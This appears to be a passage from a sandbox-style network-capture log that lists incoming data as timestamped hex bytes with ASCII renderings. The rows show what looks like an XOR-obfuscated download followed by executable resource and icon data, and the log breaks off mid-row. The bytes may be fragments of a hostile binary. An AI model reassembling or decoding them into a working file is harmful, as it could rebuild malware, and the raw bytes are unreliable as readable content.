2021-12-31 18:13:31 UTC	1706	IN	Data Raw: 76 67 41 52 1b 42 57 41 11 65 74 72 44 66 72 66 66 69 4d 24 65 33 3f 44 28 78 74 1c 5b 59 63 75 78 6f 6b 4d c7 72 6f 73 4b 77 55 73 15 54 41 79 4d df 72 64 6c 5a 32 79 75 6f 7a 77 32 2a cb 77 34 74 6c 79 4d cf 75 72 6f 41 74 6b 5a c2 79 67 4b 55 28 dc 54 41 79 43 62 7e ba 72 65 7b a7 65 63 59 cb 33 35 3c 79 64 78 b2 76 43 bd 75 64 4f 65 4f 6d 72 6e 69 67 41 53 00 72 54 1a 28 65 77 78 64 66 73 6c 49 71 65 42 65 33 35 29 5f 72 65 44 f7 65 63 73 78 73 66 4e 7a 74 68 e3 6b 49 51 03 76 3b c0 73 65 72 ac 60 1c 54 a9 79 72 72 29 6e 34 33 b8 36 40 97 7b 7e bb 65 0f 54 73 60 bb 6d 7b 45 79 66 75 53 00 72 54 4f 73 6e 6d 72 65 45 72 77 78 75 65 7f 65 38 2f 36 5c 7d 74 6c 72 65 63 75 72 4e 46 65 6c 51 6f 79 66 41 53 00 72 7f 6d 73 60 7b 72 64 67 cc 73 51 da 65 71 6f Data Ascii: vgARBWAetrDfrffiM$e3?D(xt[YcuxokMrosKwUsTAyMrdlZ2yuozw2*w4tlyMuroAtkZygKU(TAyCb~re{ecY35 <ydxvCudOeOmrnigASrT(ewxdfslIqeBe35)_reDecsxsfNzthkIQv;ser`Tyrr)n436@{~eTs`m{EyfuSrTOsnmreErwxuee8/6 \}tlrecurNFelQoyfASrms`{rdgsQeqo
2021-12-31 18:13:31 UTC	1714	IN	Data Raw: 5f 51 7b 7e 54 41 77 4f 56 70 67 1b 7e 77 79 71 4f 71 65 33 2e 06 58 72 cf 6c 73 65 4c 75 72 74 72 6a e0 2b 6f 79 66 64 83 e3 72 54 45 5b 5f 74 72 6e 15 49 77 79 7f 6f 75 0a 10 35 36 55 79 0a 72 73 65 69 79 75 0a 05 65 6d 78 74 f4 3e 41 53 01 57 84 fc 73 65 70 5a 5e 66 72 7d 0a 4e 65 71 6f 1b 75 36 5f 78 58 42 74 0a 47 75 72 6f 7a e8 3a 72 6f 78 42 57 48 8d 2b 54 41 72 40 a4 cf 64 66 76 5f 43 75 65 7b 16 08 35 36 55 d0 63 03 3c 65 63 7f 65 ff 61 7b e0 2b 6f 79 66 64 83 a5 72 54 45 5b 5f 74 72 6e 15 49 77 79 7f 66 1e 41 32 35 30 57 5a 4b 6c 73 6f 4e 78 00 4a 6e 65 1d 7a 47 52 67 41 59 2b 77 26 1e 79 65 04 5a 06 66 72 7d 74 ab 60 57 bb 33 33 1c 56 58 74 6d 63 65 63 75 72 7d 6d f9 d9 72 6c 73 67 41 52 1b 42 52 41 0f 67 74 72 54 66 72 66 0a ac 65 71 6f 39 22 Data Ascii: _Q{~TAwOVpg~wyqOqe3.XrlseLurtrj+oyfdrTE[_trnIwyou56Uyrseiyuemxt>ASWsepZ^fr}Neqou6_xXBtGu roz:roxBWH+TAr@dfv_Cue{56Uc<ecea{+oyfdrTE[_trnIwyfA250WZKlsoNxJnezGRgAY+w&yeZfr}t`W33VXtmcecur}mrlsg ARBRAgtrTfrfeqo9"
2021-12-31 18:13:31 UTC	1722	IN	Data Raw: 02 72 59 41 66 47 74 78 64 66 72 77 79 75 65 71 49 1f 35 33 50 72 74 6d 60 55 66 75 15 65 6d 65 24 72 6f 68 65 2e db 00 72 5e 56 fe 32 74 72 65 43 64 05 da 77 65 01 c7 24 5a 79 5f 72 7e 78 8d 63 26 74 72 6f 1e 23 6c 72 65 51 42 41 53 2b 5a 72 41 73 4e 7e 74 72 f2 52 b7 79 75 65 42 6f 35 22 a2 7f da 74 6c 73 4b 43 73 64 f1 4d c9 6d 72 6f 4a 69 47 44 94 6d 44 73 74 63 63 e6 7b 79 43 7f 7f 63 f1 6e 6f cd 34 1c 48 58 74 77 43 60 63 89 72 65 6d 2f 6d 72 7e 07 64 41 53 04 0c 52 41 73 61 5c 5f 64 66 74 60 f4 22 65 71 64 16 23 44 36 7c 74 1c d1 72 0c 3a 72 65 67 1b 76 73 6f 7d 42 6c 44 26 0c 4e 40 73 61 8a 74 43 64 72 71 0a 32 64 71 6f 16 b5 2d 5e 72 70 44 54 65 63 5e 4b c6 6d 65 6d 5a 27 78 67 4b 2d 1c 73 54 45 56 48 63 54 1a 7c 73 77 7d 8b 63 59 67 33 33 45 16 Data Ascii: rYAfGtxdfrwyueqI53Prtm`Ufueme$rohe.r^V2treCdwe$Zy_r~xc&tro#lreQBAS+ZrAsN~trRyueBo5"tlsKC sdMmroJiGDmDstcc{yCcno4HXtwC`crem/mr~dASRAsa_dft`'eqd#D6|tr:regvso}BlD&N@satCdrq2dqo-^rpDTec^KmemZ' xgK-sTEVHcT|sw}cYg33E
2021-12-31 18:13:31 UTC	1730	IN	Data Raw: 5e 57 8d 67 5e 58 67 09 e0 76 79 7f 73 8f 67 19 1f 35 30 e1 75 6c 79 73 9d 77 58 4f 6e 0a f9 73 6f 73 71 bf 51 2a 5c 27 a4 72 65 72 f2 99 66 72 73 53 6b 67 59 00 33 35 3c 75 6c 77 44 15 65 63 7f 58 4b 1e 61 6f 72 69 f9 98 41 53 04 58 4a 43 5b 00 74 72 6e 4c 08 09 7c 75 65 75 1b 35 35 36 5b 5a 59 6c 73 63 11 2a 78 65 1d 73 72 62 47 ec 66 41 59 26 58 4a 43 5b 00 74 72 6e 4c 40 75 02 74 64 71 61 5c a3 37 5f 78 5e 5e 71 1e 62 74 72 61 02 f3 6c 72 65 53 79 43 7b 65 72 54 4b 59 57 76 09 60 67 72 73 16 e3 64 71 6f 19 07 34 24 76 75 6c 77 0a f5 74 72 6f 47 4b 1e 7f 6d 79 61 c1 54 01 72 50 6b 6d 67 5c 17 64 66 78 5d cb 76 72 fc 3c 33 35 37 7a 64 6b 10 ee 0a ff 75 72 6f 7b ff 6e 65 e2 20 67 41 52 25 64 4b 3d ee 0a e8 72 64 6c 65 ed 0a e2 64 71 6f 19 2b 35 77 14 74 Data Ascii: ^Wg^Xgvysg50ulyswXOnsosqQ*\'rerfrsSkgY35<ulwDecXKaoriASXJC[trnL|ueu556[ZYlsc*xesrbGfAY&X JC[trnL@utdqa\7_x^^qbtralreSyC{erTKYWv`grsdqo4$vulwtroGKmyaTrPkmg\dfx]vr<357zdkuro{ne gAR%dK=rdledqo+5wt
2021-12-31 18:13:31 UTC	1738	IN	Data Raw: b8 0a 74 72 64 66 b4 77 18 44 df 64 42 32 e1 59 5f 72 74 6c b5 65 18 42 b6 70 44 64 c5 02 6f 79 67 41 c5 00 0c 6c a8 66 4c 75 c3 14 66 72 77 79 f3 7d c5 56 32 35 1f 5e ce 04 6c 73 65 63 b3 72 04 5c df 78 5b 6e 5d 16 41 53 00 72 92 41 08 52 b0 67 4f 67 2e 05 79 75 65 71 e3 2b 81 05 5e 72 5f 6d 17 17 63 75 72 65 ab 65 0c 43 d5 6c 4c 40 3f 72 72 54 41 73 a3 74 09 53 a2 67 5a 78 45 16 71 65 33 35 b0 47 c6 47 6d 73 48 62 4d 01 65 6d 65 6d b4 6f 18 56 fb 46 2d 73 14 32 73 65 74 72 a2 66 09 40 bd 60 4a 70 b9 40 35 36 5f 72 f2 74 c7 56 62 75 5d 64 89 16 6d 72 6f 79 e1 49 1f 29 1e 56 6e 72 89 07 72 64 66 72 f1 61 c1 56 61 65 1c 34 7a 2b 72 74 6c 73 e3 63 16 54 91 78 55 6c b6 1b 79 67 41 53 81 72 24 7e d5 68 46 73 24 1f 72 77 79 75 e3 71 a7 2c dd 36 6c 73 e8 16 73 Data Ascii: trdfwDdB2Y_rtleBpDdoygAlfLufrwy}V25^lsecr\x[n]ASrARgOg.yueq+^r_mcureeClL@?rrTAstSgZxEqe3 5GGmsHbMememoVF-s2setrf@`Jp@56_rtVbu]dmroyI)VnrrdfraVae4z+rtlscTxUlygASr$~hFs$rwyuq,6lss

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1746	IN	Data Raw: eb 54 64 66 73 77 e6 53 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 75 73 65 f2 43 6d 72 6e 79 f8 73 53 00 73 54 de 41 65 74 73 64 76 32 77 79 74 65 e3 5c 33 35 37 5f 25 41 6c 73 64 63 4a 44 65 6d 64 6d 13 59 79 67 40 53 35 44 54 41 72 65 a6 4b 64 66 73 77 11 4c 65 71 64 33 81 0f 5f 72 75 6c 7b 53 63 75 73 65 65 53 6d 72 6e 79 6f 77 53 00 73 54 9a 4a 65 74 73 64 6e 44 77 79 74 65 79 53 33 35 37 5f 7a 42 6c 73 64 63 7d 44 65 6d 64 6d ed 5d 79 67 40 53 9f 40 54 41 71 65 25 68 64 66 73 77 1e 54 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 75 73 65 f2 43 6d 72 6e 79 f8 67 53 00 73 54 de 55 65 74 73 64 f9 54 77 79 74 65 ee 43 33 35 37 5f ed 52 6c 73 64 63 ea 54 65 6d 64 6d ed 49 79 67 40 53 9f 54 54 41 72 65 eb 54 64 66 73 77 e6 53 65 71 64 33 aa 10 5f 72 75 6c ec 43 63 Data Ascii: TdfswSeqd3_rulCcuseCmrnysSsTAetsdv2wyte\357_%AlsdcJDemdmYyg@S5DTAreKdfswLeqd3_rul{Scusee SmrnyowSsTJetsdnDwyteyS357_zBlsdc}Demdm]yg@S@TAqe%hdfswTeqd3_rulCcuseCmrnygSsTUetsdTwyteC3 57_RlsdcTemdmIyg@STTAreTdfswSeqd3_rulCc
2021-12-31 18:13:31 UTC	1754	IN	Data Raw: 61 67 5b 77 7b 75 63 70 4e 33 34 36 58 73 5f 6c 71 65 6b 74 5f 65 6c 65 64 73 42 79 65 41 59 01 5d 54 40 73 6e 75 5d 64 64 72 7b 78 44 65 70 65 3e 34 07 5f 70 74 62 72 56 63 74 72 6a 6c 56 6d 70 6f 69 66 74 53 01 72 45 40 46 65 76 72 77 67 45 77 78 75 71 70 52 33 37 36 4a 73 4d 6c 72 65 75 74 4b 65 6f 65 7a 73 54 79 66 41 4b 01 49 54 43 73 41 75 4f 64 67 72 52 78 48 65 73 65 15 34 09 5f 73 74 4b 72 5a 63 77 72 4d 6c 24 6d 73 6f 50 66 00 53 02 72 7e 40 30 65 75 72 4f 67 31 77 7b 75 48 70 20 33 34 36 71 73 31 6c 71 65 51 74 35 65 6c 65 5e 73 28 79 65 41 67 01 3b 54 40 73 50 75 3b 64 64 72 41 78 3e 65 70 65 04 34 7d 5f 70 74 55 72 28 63 74 72 5f 6c 28 6d 70 6f 42 66 0e 53 01 72 68 40 3c 65 76 72 59 67 23 77 78 75 5b 70 34 33 37 36 60 73 27 6c 72 65 23 74 21 Data Ascii: ag[w{ucpN346Xs_lqekt_eledsByeAY]T@snu]ddr{xDepe>4_ptbrVctrjlVmpoiftSrE@FevrwgEwxuqpR376J sMlreutKeoezsTyfAKITCsAuOdgrRxHese4_stKrZcwrMl$msoPfSr~@0eurOg1w{uHp 346qs1lqeQt5ele^s(yeAg;T@sPu;dd rAx>epe4}_ptUr(ctr_l(mpoBfSrh@<evrYg#wxu[p4376`s'lre#t!
2021-12-31 18:13:31 UTC	1762	IN	Data Raw: 72 43 4c 4c 5d 40 57 77 04 0e 1d 47 44 2f 4b 20 56 33 4b 53 55 56 5c 37 29 3d 50 71 63 46 4b 62 73 35 53 4d 40 20 54 4b 32 79 42 54 34 51 01 02 05 69 4b 31 5c 44 54 5b 40 33 20 5d 51 5d 45 2a 4a 21 00 11 31 33 65 77 36 21 42 40 26 22 43 42 40 30 65 48 50 03 0c 0e 1c 36 32 55 41 5c 5b 42 40 23 54 27 5b 45 2a 4c 5f 71 64 30 36 64 79 4b 23 4c 40 57 5e 34 40 3a 34 27 34 65 70 70 07 67 30 44 58 44 54 53 42 33 24 5f 56 29 43 2e 38 5e 03 61 45 36 67 73 37 56 45 4 4 55 52 4a 32 49 47 53 44 50 75 35 02 1d 42 41 2f 36 27 27 42 36 52 5d 23 5c 44 5f 4e 23 75 64 34 31 15 04 42 52 42 34 21 27 37 35 4e 41 56 48 52 0a 00 70 5f 37 43 5c 46 26 55 46 46 50 2e 57 5b 33 29 41 55 04 65 34 36 66 73 37 27 31 46 50 24 40 36 4a 40 54 45 23 01 73 06 69 34 74 54 30 51 5a 33 45 5d 2c Data Ascii: rCLL]@WwGD/K V3KSUV\7)=PqcFKbs5SM@ TK2yBT4QiK1\DT[@3]Q]E*J!13ew6!B@&"CB@0eHP62UA\ [B@#T'[E*L_qd06dyK#L@W^4@:4'4eppg0DXDTSB3$_V)C.8^aE6gs7VEDURJ2IGSDPu5BA/6"B6R]#\D_N#ud41BRB4!'7 5NAVHRp_7C\F&UFFP.W[3)AUe46fs7'1FP$@6J@TE#si4tT0QZ3E],
2021-12-31 18:13:31 UTC	1770	IN	Data Raw: 0d 10 08 5f 36 56 56 43 2d 1b 00 15 5d 26 11 0c 02 11 02 02 1f 13 1f 11 1e 6f 0b 35 42 6d 02 16 17 00 1b 02 0f 11 16 0d 10 16 71 37 56 59 53 3e 01 11 39 03 01 02 01 17 16 6d 36 19 00 06 09 36 34 3c 74 17 27 41 35 17 1b 1f 29 0f 1c 02 0d 10 16 71 3a 55 5c 5a 3a 30 0d 18 16 16 63 22 00 0c 19 00 2c 1e 03 3b 1e 35 36 73 72 17 2e 1d 13 11 00 10 32 1d 35 00 01 00 02 65 74 50 42 1d 0b 00 09 00 65 01 0c 06 00 1e 65 2a 17 1b 35 08 26 3a 63 13 38 05 01 0c 02 17 17 66 31 24 11 14 17 01 24 41 52 43 32 17 1a 18 3a 0b 05 1a 34 09 0c 02 1e 72 2c 2a 0f 20 21 70 30 3d 2f 17 00 06 34 08 07 15 04 79 11 12 37 09 52 52 45 5f 14 18 0d 14 16 63 16 1d 0b 0b 0c 0a 01 6f 0a 02 35 27 69 1c 33 32 73 22 11 06 37 05 13 19 38 07 02 02 65 52 47 51 2c 72 13 09 07 3a 33 14 01 16 08 01 3d Data Ascii: _6VVC-]&o5Bmq7VYS>9m664<t'A5)q:U\Z:0c",;56sr.25etPBee*5&:c8f1$$ARC2:4r,* !p0=/4y7RRE_co5 'i32s"78eRGQ,r:3=
2021-12-31 18:13:31 UTC	1778	IN	Data Raw: 65 14 65 5e 35 53 5f 1c 74 18 73 0b 63 46 72 57 6d 3a 6d 36 6f 10 67 32 53 53 72 2d 41 00 65 00 72 01 66 1f 77 57 75 28 71 04 33 5b 36 3e 72 13 6c 16 65 0e 75 17 65 03 65 19 72 04 79 23 41 21 00 1b 54 37 73 36 74 0b 64 15 72 03 79 10 65 1c 65 1d 35 7b 5f 13 74 02 73 04 63 12 72 00 6d 08 6d 17 6f 17 67 35 53 65 72 54 62 20 65 0d 72 17 66 06 77 1c 75 08 71 4b 33 78 36 3e 72 1a 6c 12 65 04 75 17 65 00 65 08 72 01 79 13 41 53 19 21 54 24 73 17 74 1b 64 07 72 1b 79 3b 65 04 65 5e 35 54 5f 17 74 1e 73 65 e2 f2 21 65 28 65 21 72 3c 79 1e 41 20 00 06 54 24 73 08 74 5c 64 32 72 12 79 0d 65 05 65 1d 35 64 5f 17 74 0b 73 10 63 19 72 04 6d 17 6d 37 6f 01 67 31 53 72 72 31 41 00 65 07 72 0d 66 1d 77 17 7 5 16 71 20 33 76 36 0b 72 54 6c 59 65 43 75 34 65 3f 65 3e 72 16 Data Ascii: ee^5S_tscFrWm:m6og2SSr-AerfwWu(q3[6>rleueery#A!T7s6tdryee5{_tscrmmog5SerTb erfwuqK3x6>rl eueeryAS!T$stdry;ee^5T_tse!e(e!r<yA T$st\d2ryee5d_tscrmm7og1Srr1Aerfwuq 3v6rTlYeCu4e?e>r
2021-12-31 18:13:31 UTC	1786	IN	Data Raw: 2b 52 58 53 5c 3b 10 5f 7c 64 63 74 72 31 63 61 23 13 02 1c 64 08 37 34 7d 55 41 72 65 20 7c 60 28 13 1a 1c 76 2c 15 50 3c 34 36 5e 72 20 62 77 2b 02 18 17 66 24 01 5b 7d 6e 79 66 41 07 0e 76 1a 20 1e 00 77 3b 00 51 7d 76 79 74 65 25 6b 37 7b 57 32 17 77 25 17 5d 6c 74 72 64 6d 31 63 76 21 18 0a 24 50 49 16 6d 51 72 65 75 72 30 68 76 39 18 18 00 75 2c 57 04 06 4f 73 74 6d 73 31 6d 71 3c 04 00 00 69 3b 0b 48 56 51 52 00 73 54 15 7d 61 3a 13 09 03 76 3e 1d 4 4 57 61 64 33 34 36 0b 7c 70 22 12 08 06 71 3b 01 5c 56 7d 73 6f 78 67 15 5d 04 3c 35 2c 16 61 3d 16 55 52 62 76 79 74 65 25 6b 37 7b 57 32 17 70 25 17 54 56 65 73 65 6c 65 39 7c 6b 37 06 2c 36 04 3b 30 70 45 75 75 72 65 66 26 79 7d 3b 04 1c 00 37 7c 52 6e 45 64 6d 73 64 63 21 7c 61 23 04 00 17 6b 30 03 Data Ascii: +RXS\;_|dctr1ca#d74}UAre |`(v,P<46^r bw+f$[}nyfAv w;Q}vyte%k7{W2w%]ltrdm1cv!$PImQreur0hv 9u,WOstms1mq<i;HVQRsT}a:v>DWad346|p"q;\V}soxg]<5,a=URbvyte%k7{W2p%TVesele9|k7,6;0pEuuref&y};7|RnEdms dc!|a#k0
2021-12-31 18:13:31 UTC	1794	IN	Data Raw: 60 36 0c 72 00 6c 01 65 0a 75 1c 65 0a 65 43 72 3d 79 02 41 23 00 1e 54 20 73 06 74 17 64 15 72 12 79 07 65 1f 65 52 35 5b 5f 17 74 30 73 38 63 5a 72 13 6d 04 6d 21 6f 0d 67 33 53 69 72 3a 41 14 65 5a 72 36 66 17 77 09 75 09 71 04 33 56 36 3a 72 18 6c 06 65 06 75 3e 65 02 65 0e 72 0e 79 0b 41 73 00 37 54 39 73 11 74 17 64 08 72 04 79 1c 65 1e 65 5d 35 16 5f 21 74 09 73 11 63 01 72 0c 6d 0b 6d 15 6f 0a 67 0f 53 57 72 3d 41 1d 65 1b 72 16 66 16 77 2f 75 32 71 0c 33 5b 36 2f 72 1a 6c 5d 65 06 75 25 65 04 65 03 72 17 79 02 41 79 00 25 54 28 73 0b 74 1a 64 09 72 04 79 01 65 1c 65 5c 35 4c 5f 2d 74 0f 73 0a 63 1a 72 0e 6d 0c 6d 17 6f 0a 67 41 53 55 72 27 41 16 65 06 72 44 66 36 77 18 75 11 71 04 33 35 36 5f 72 74 6c 04 65 0a 75 1c 65 09 65 02 72 18 79 14 41 7e Data Ascii: `6rleueeCr=yA#T stdryeeR5[_t0s8cZrmm!og3Sir:AeZr6fwuq3V6:rleu>eeryAs7T9stdryee]5_!tscrmm ogSWr=Aerfw/u2q3[6/rl]eu%eeryAy%T(stdryee\5L_-tscrmmogASUr'AerDf6wuq356_rtleueeryA~
2021-12-31 18:13:31 UTC	1802	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 03 00 00 00 30 00 00 80 0e 00 00 00 c0 00 00 80 10 00 00 00 d8 00 00 80 18 00 00 00 f0 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 01 00 00 00 08 01 00 80 02 00 00 00 20 01 00 80 03 00 00 00 38 01 00 80 04 00 00 00 50 01 00 80 05 00 00 00 68 01 00 80 06 00 00 00 80 01 00 80 07 00 00 00 98 01 00 80 08 00 00 00 b0 01 00 80 09 00 00 00 c8 01 00 80 0a 00 00 00 e0 01 00 80 0b 00 00 00 f8 01 00 80 0c 0 0 00 00 10 02 00 80 0d 00 00 00 28 02 00 80 0e 00 00 00 40 02 00 80 0f 00 00 00 58 02 00 80 10 00 00 00 70 02 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 6b 00 00 00 88 02 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 a0 02 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 Data Ascii: 0 8Ph(@Xpk
2021-12-31 18:13:31 UTC	1810	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 00 e0 00 00 00 00 07 00 00 e0 00 00 00 00 07 00 00 f0 00 00 00 00 0f 00 00 f8 00 00 00 00 1f 00 00 f8 00 00 00 00 1f 00 00 fc 00 00 00 00 3f 00 00 fe 00 00 00 00 7f 00 00 ff 00 00 00 00 ff 00 00 ff c0 00 00 03 ff 00 00 ff e0 00 00 07 ff 00 00 ff f8 00 00 1f ff 00 00 ff fe 00 00 7f ff 00 00 ff ff c0 03 ff ff 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 08 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 91 6c 00 00 98 75 10 00 9f 7e 1f 00 a5 87 2f 00 ac 91 3f 00 b3 9a 4f 00 ba a3 5f 00 c1 ac 6f 00 c9 b5 7f Data Ascii: ?(@lu~/?O_o

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1818	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-12-31 18:13:31 UTC	1826	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 40 ff ff ff 9f ff ff ff ff ff ff ff Data Ascii: @
2021-12-31 18:13:31 UTC	1834	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 30 ff ff ff bf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff d6 c8 9e ff 9f 7e 1f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: 0~lllllllllll
2021-12-31 18:13:31 UTC	1842	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 30 ff ff ff cf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff dd d1 ae ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: 0ullllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1850	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: _lllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1858	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ff ff ff ff ff ff ff ff f8 f6 ef ff 9f 7e 1f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ~lllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1866	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 50 ff ff ff ff ff ff ff ff ff ff ff ff f1 ed df ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 